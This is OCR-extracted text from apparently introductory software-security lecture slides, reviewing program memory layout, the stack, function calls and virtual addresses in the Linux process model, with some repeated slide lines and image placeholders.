
Analyzing security requires a whole-systems view

Memory layout


Refresher

- How is program data laid out in memory?
- What does the stack look like?
- What effect does calling (and returning from) a function have on memory?
- We are focusing on the Linux process model
  - Similar to other operating systems


All programs are stored in memory



All programs are stored in memory




All programs are stored in memory



The *process's view* of memory is that it owns all of it

All programs are stored in memory


The ***process's view*** **of memory is that it owns all of it**




In reality, these are *virtual addresses*; the OS/CPU map them to physical addresses

Program Memory Stack

